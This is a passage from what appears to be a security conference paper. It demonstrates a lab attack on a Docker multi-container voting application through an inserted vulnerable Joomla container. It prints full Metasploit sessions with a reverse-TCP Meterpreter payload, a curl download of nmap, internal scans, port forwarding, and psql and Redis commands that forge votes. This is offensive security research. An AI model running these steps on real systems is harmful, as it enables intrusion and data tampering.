While this a simplified and contrived example application, it illustrates the concept of developing a larger application as a collection of smaller services. The individual services are so loosely coupled that they can be written in completely different languages and environments, as long as they can communicate with each other in standard and common protocols. It's also a simple application that we can more completely examine in this context of this work[15].

There are many advantages to this approach and architectural design, but for the purposes of this paper and associated talk, we are more concerned with how an attacker might view the application after having compromised some aspect of it. For our mock operation, we will modify the voting application to include the vulnerable Joomla instance we spun up and tested previously in this paper. Once we gain access to the networks contained within the multi-container application, we'll look at how it can then be explored and manipulated.


TARGET APPLICATION SETUP

For the demonstration, we add the Joomla target container to the `docker-compose.yml` file, which describes the layout of the application.


```
version: "3"

services:
  vote:
    build: ./vote
    command: python app.py
    volumes:
     - ./vote:/app
    ports:
      - "5001:80"
    networks:
      - front-tier
      - back-tier

  result:
    build: ./result
    command: nodemon server.js
    volumes:
      - ./result:/app
    ports:
      - "5002:80"
      - "5858:5858"
    networks:
      - front-tier
      - back-tier

 joomla:
    image: joomla_target
```

```
    ports:
      - "80:80"
    networks:
      - front-tier
      - back-tier

 worker:
    build:
      context: ./worker
    depends_on:
      - "redis"
    networks:
      - back-tier

  redis:
    image: redis:alpine
    container_name: redis
    ports: ["6379"]
    networks:
      - back-tier

  db:
    image: postgres:9.4
    container_name: db
    volumes:
      - "db-data:/var/lib/postgresql/data"
    networks:
      - back-tier

volumes:
  db-data:

networks:
  front-tier:
  back-tier:
```


The voting application has two networks, and like the other front-end containers, we give the Joomla container access to both networks, and expose a port to the host for interaction. Port numbers for the voting and results applications have been shifted from the version on GitHub in order to avoid a conflict with a locally-running Docker registry container. The "`docker-compose up`" command can be used to build and bring the entire multi-container application up, and we can see the exposed interfaces.



INTERFACE PROVIDED BY VOTE CONTAINER



INTERFACE PROVIDED BY VOTE CONTAINER



INTERFACE PROVIDED BY VULNERABLE JOOMLA CONTAINER

ATTACKER SETUP

We can position the attacker outside of the voting application by creating a separate network in which we will run a Kali Linux container that has the Metasploit Framework installed. Ports on the external attack surface of the voting application will be accessible by the attacker on the attacker's network's default gateway. The internal networks of the target application will only be accessible via pivoting through the initial compromise of the Joomla container that we've inserted.

```
wes@lappy:~$ docker run --network attacker -p 4000:4000 -it metasploit /bin/
bash
root@dcdd01356172:/# service postgresql start
[ ok ] Starting PostgreSQL 10 database server: main.
root@dcdd01356172:/# msfconsole -q
msf > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
```

```
127: eth0@if128: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

EXPLOITATION

We can now set up the attack on the Joomla target:

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(multi/http/joomla_http_header_rce) > set RHOST 172.19.0.1
RHOST => 172.19.0.1
msf exploit(multi/http/joomla_http_header_rce) > set PAYLOAD php/
meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/joomla_http_header_rce) > set LHOST 10.41.48.192
LHOST => 10.41.48.192
msf exploit(multi/http/joomla_http_header_rce) > set LPORT 4000
LPORT => 4000
```

In this demonstration, the PHP Meterpreter listener is set to forward to and listen on the host operating system on port 4000. Once the options are configured, we can launch the exploit and gain access to the target container:

```
msf exploit(multi/http/joomla_http_header_rce) > run

[-] Handler failed to bind to 10.41.48.192:4000:-  -
[*] Started reverse TCP handler on 0.0.0.0:4000
[*] 172.19.0.1:80 - Sending payload ...
[*] Sending stage (37543 bytes) to 172.19.0.1
[*] Meterpreter session 1 opened (172.19.0.2:4000 -> 172.19.0.1:60342) at
2018-01-30 15:46:41 +0000

meterpreter > sysinfo
Computer    : a3f280146222
OS          : Linux a3f280146222 4.13.0-32-generic #35-Ubuntu SMP Thu Jan 25
09:13:46 UTC 2018 x86_64
Meterpreter : php/linux
```

IDENTIFYING CONTAINERIZATION

An attacker might not know they are attacking a containerized application until the initial compromise is successful and there is an opportunity to take a look inside. Containers are typically minimal and have very few processes running within their context. Dead giveaways include the presence of a `.dockerenv` file in the root directory, and indications of docker in `/proc/1/cgroup`:

```
meterpreter > shell
Process 64 created.
Channel 6 created.
cat /proc/1/cgroup
12:blkio:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
11:perf_event:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
10:devices:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
9:cpuset:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
8:memory:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
7:net_cls,net_prio:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
6:pids:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
5:hugetlb:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
4:rdma:/
3:freezer:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
2:cpu,cpuacct:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
1:name=systemd:/docker/
a3f2801462229e76208c283c9f2e5c0860b4dcbcac9dbe35f7236116df35524b
0::/system.slice/docker.service
```

EXPLORING THE MULTI-CONTAINER NETWORK

We can see that the compromised container has network interfaces on more than one network. In practice, this is an indication that the container we have compromised is almost certainly not alone on one of these networks. In any case, this gives the attacker indication that they need to conduct a scan for other containers that might make up a multi-container application (or other monolithic applications on the same host, if they share the same network, such as the default “bridge”).

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
115: eth1@if116: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:ac:14:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.3/16 brd 172.20.255.255 scope global eth1
       valid_lft forever preferred_lft forever
123: eth0@if124: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue
state UP group default
    link/ether 02:42:ac:15:00:06 brd ff:ff:ff:ff:ff:ff
    inet 172.21.0.6/16 brd 172.21.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

As a non-root user (www-data) running the PHP Meterpreter, we are somewhat limited in what we can do post-exploitation. We can, however, at least transfer in a statically compiled nmap that we can use to map out the rest of the application's containers.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/joomla_http_header_rce) > curl -O https://raw.
githubusercontent.com/andrew-d/static-binaries/master/binaries/linux/x86_64/
nmap
[*] exec: curl -O https://raw.githubusercontent.com/andrew-d/static-
binaries/master/binaries/linux/x86_64/nmap

 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left  Speed
100 5805k 100 5805k    0     0  2315k      0   0:00:02 0:00:02 --:--:-- 2315k
msf exploit(multi/http/joomla_http_header_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload nmap /tmp
[*] uploading  : nmap -> /tmp
[*] uploaded   : nmap -> /tmp/nmap
meterpreter > shell
Process 35 created.
Channel 2 created.
cd /tmp
chmod 755 nmap
```

```
./nmap -sT -p1-65535 172.20.0.1-10
/bin/sh: 1: ./nmap: not found
cd tmp
./nmap -sT -p1-65535 172.20.0.1-10

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-01-30 19:45 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for lappy (172.20.0.1)
Host is up (0.00030s latency).
Not shown: 65525 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
902/tcp   open  unknown
4000/tcp  open  unknown
5000/tcp  open  unknown
5001/tcp  open  unknown
5002/tcp  open  rfe
5355/tcp  open  hostmon
5858/tcp  open  unknown
32774/tcp open  unknown

Nmap scan report for examplevotingapp_result_1.examplevotingapp_front-tier
(172.20.0.2)
Host is up (0.00038s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for a3f280146222 (172.20.0.3)
Host is up (0.000066s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for examplevotingapp_vote_1.examplevotingapp_front-tier
(172.20.0.4)
Host is up (0.00038s latency).
```

```
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 10 IP addresses (4 hosts up) scanned in 5.98 seconds
./nmap -sT -p1-65535 172.21.0.1-10

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-01-30 19:46 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for lappy (172.21.0.1)
Host is up (0.00015s latency).
Not shown: 65525 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
902/tcp   open  unknown
4000/tcp  open  unknown
5000/tcp  open  unknown
5001/tcp  open  unknown
5002/tcp  open  rfe
5355/tcp  open  hostmon
5858/tcp  open  unknown
32774/tcp open  unknown

Nmap scan report for db.examplevotingapp_back-tier (172.21.0.2)
Host is up (0.00038s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
5432/tcp open  postgresql

Nmap scan report for redis.examplevotingapp_back-tier (172.21.0.3)
Host is up (0.00036s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
6379/tcp open  unknown

Nmap scan report for examplevotingapp_result_1.examplevotingapp_back-tier
(172.21.0.4)
Host is up (0.00014s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
```

```
Nmap scan report for a3f280146222 (172.21.0.5)
Host is up (0.000074s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for examplevotingapp_worker_1.examplevotingapp_back-tier
(172.21.0.6)
Host is up (0.00024s latency).
All 65535 scanned ports on examplevotingapp_worker_1.examplevotingapp_back-
tier (172.21.0.6) are closed

Nmap scan report for examplevotingapp_vote_1.examplevotingapp_back-tier
(172.21.0.7)
Host is up (0.00028s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 10 IP addresses (7 hosts up) scanned in 9.58 seconds
```

In the above output, we have scanned the first ten IP addresses in each of the two networks. Docker seems to assign IP addresses incrementally, so scanning both /16 networks completely isn't necessary in this specific case. We see a number of ports (including the externally forwarded ports) on the host on the ".1" IP address of both networks.

Also, we see each of our containers, helpfully with descriptive hostnames that indicate their name (and network names) in the `docker-compose.yml` file:

- examplevotingapp_result_1.examplevotingapp_front-tier (172.20.0.2)
- a3f280146222 (172.20.0.3) (the Joomla target we inserted)
- examplevotingapp_vote_1.examplevotingapp_front-tier (172.20.0.4)
- db.examplevotingapp_back-tier (172.21.0.2)
- redis.examplevotingapp_back-tier (172.21.0.3)
- examplevotingapp_result_1.examplevotingapp_back-tier (172.21.0.4)
- a3f280146222 (172.21.0.5)
- examplevotingapp_worker_1.examplevotingapp_back-tier (172.21.0.6)

examplevotingapp_vote_1.examplevotingapp_back-tier (172.21.0.7)

Note that, as described in the Compose file, the Joomla target (which we have compromised), the voting container, and the results container are all on both networks (172.20 and 172.21).


ATTACKING THE APPLICATION-INTERNAL DATABASE SERVER

We can use our Meterpreter session to forward a local port through the compromised container to the PostgreSQL database server that we have identified.

```
meterpreter > portfwd add -L 127.0.0.1 -l 8999 -p 5432 -r 172.21.0.2
[*] Local TCP relay created: 127.0.0.1:8999 <-> 172.21.0.2:5432
```

The default username for the official PostgreSQL image being used is “postgres”, with no default password. We can attempt to connect to the database, examine the tables, and modify the voting results.

```
root@d86ebfd97e54:/# psql -h 127.0.0.1 -p 8999 -U postgres
psql (10.1 (Debian 10.1-3), server 9.4.15)
Type “help” for help.

postgres=# \dt
        List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | votes | table | postgres
postgres=# select * from votes;
        id        | vote
------------------+------
 6318cb4c0b00af50 | a
postgres=# INSERT INTO votes (id, vote) VALUES (‘1’,’b’), (‘2’,’b’),
(‘3’,’b’), (‘4’,’b’);
postgres=# \q
```



RESULTS AFTER INSERTING VOTES DIRECTLY INTO THE DATABASE CONTAINER


The Redis server is similarly wide open by default, requiring no authentication. We can telnet into its open TCP port and use the MONITOR command to begin watching the output of commands being issued to it. The following shows the "worker" container continuously polling for new commands, and a vote being submitted by the front-end.

```
+1517345973.133383 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.235806 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.338204 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.440434 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.503102 [0 172.21.0.7:49212] "RPUSH" "votes" "{\"vote\": \"b\",
\"voter_id\": \"6318cb4c0b00af50\"}"
+1517345973.543386 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.875534 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345973.977387 [0 172.21.0.6:48177] "LPOP" "votes"
+1517345974.078515 [0 172.21.0.6:48177] "LPOP" "votes"
```

With this information, we can insert our own votes via Redis, that will eventually wind up in the PostgreSQL container (by way of the worker).

```
www-data@a3f280146222:/$ nc redis 6379
nc redis 6379
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"a\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"a\"}"
:1
```

```
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"b\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"c\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"d\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"e\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"f\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"g\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"h\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"i\"}"
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"j\"}"RPUSH votes "{\"vote\":
\"a\", \"voter_id\": \"b\"}"
:1
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"c\"}"
:2
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"d\"}"
:2
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"e\"}"
:2
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"f\"}"
:3
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"g\"}"
:4
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"h\"}"
:4
RPUSH votes "{\"vote\": \"a\", \"voter_id\": \"i\"}"
:5
```



RESULTS AFTER PUSHING VOTES INTO THE REDIS CONTAINER QUEUE

We're currently a relatively unprivileged user within the container we've compromised, though it has given us a high degree of leverage across the multi-container application.

CONCLUSIONS

Applications made up of multiple containers have the potential to provide "extra" internal networks that attackers can interact with after the initial compromise of an application's external attack surface. In this work, we have explored the fundamentals of the Docker platform, as an attacker would see them on typical applications. An attacker trained in exploitation of systems and networks, but not necessarily on the instrumentation of monolithic application internals, can use this information and their existing training to easily explore and manipulate the internals of multi-container applications that they gain a foothold on. This paper and its associated talk should get attackers, otherwise unfamiliar with containerization platforms, a jump start on experimenting with them and allow them to identify and more effectively attack them on real-world offensive engagements.

BIBLIOGRAPHY

1. David Mortman, *Docker, Docker, Give Me the News, I Got a Bad Case of Securing You*, DEF CON 23, https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-David-Mortman-Docker-UPDATED.pdf

2. Gotham Digital Science, *Docker Secure Deployment Guidelines* https://github.com/GDSSecurity/Docker-Secure-Deployment-Guidelines

3. Aaron Grattafiori, *Linux Containers: Future or Fantasy?*, DEF CON 23, https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Aaron-Grattafiori-Linux-Containers-Future-or-Fantasy-UPDATED.pdf

4. Aaron Grattafiori, *Understanding and Hardening Linux Containers*, https://www.nccgroup.trust/us/our-research/understanding-and-hardening-linux-containers/

5. Anthony Bettini, *Vulnerability Exploitation in Docker Containers*, Black Hat Europe 2015, https://www.blackhat.com/docs/eu-15/materials/eu-15-Bettini-Vulnerability-Exploitation-In-Docker-Container-Environments.pdf

6. Michael Cherney and Sagie Duce, *Well, That Escalated Quickly! How Abusing Docker API Led to Remote Code Execution, Same Origin Bypass and Persistence in The Hypervisor via Shadow Containers*, Black Hat USA 2017, https://www.blackhat.com/docs/us-17/thursday/us-17-Cherny-Well-That-Escalated-Quickly-How-Abusing-The-Docker-API-Led-To-Remote-Code-Execution-Same-Origin-Bypass-And-Persistence_wp.pdf

7. HD Moore and Valsmith, *Tactical Exploitation*, DEF CON 15, https://www.defcon.org/images/defcon-15/dc15-presentations/Moore_and_Valsmith/White paper/dc-15-moore_and_valsmith-WP.pdf

8. Erik Buchanan, Ryan Roemer, and Stefan Savage, *Return-Oriented Programming: Exploits Without Code Injection*, Black Hat USA 2008, http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html

9. Sergey Bratus, *What Are Weird Machines?*, http://www.cs.dartmouth.edu/~sergey/wm/

10. Wesley McGrew, *Secure Penetration Testing Operations: Demonstrated Weaknesses in Learning Materials and Tools*, DEF CON 24 and Black Hat USA 2016, https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Wesley-McGrew-Secure-Penetration-Testing-Operations-WP.pdf

BIBLIOGRAPHY

11. *The Docker Platform*,
https://www.docker.com/

12. Chris Richardson, *Pattern: Microservice Architecture,*
https://docs.docker.com/engine/examples/running_ssh_service/

13. *Dockerize an SSH Service*,
https://docs.docker.com/engine/examples/running_ssh_service/

14. A vulnerable Joomla image “in the wild”,
https://hub.docker.com/r/kuthz/joomla/

15. Example Voting App,
https://github.com/dockersamples/example-voting-app

16. Docker Security, *Docker Documentation*,
https://docs.docker.com/engine/security/security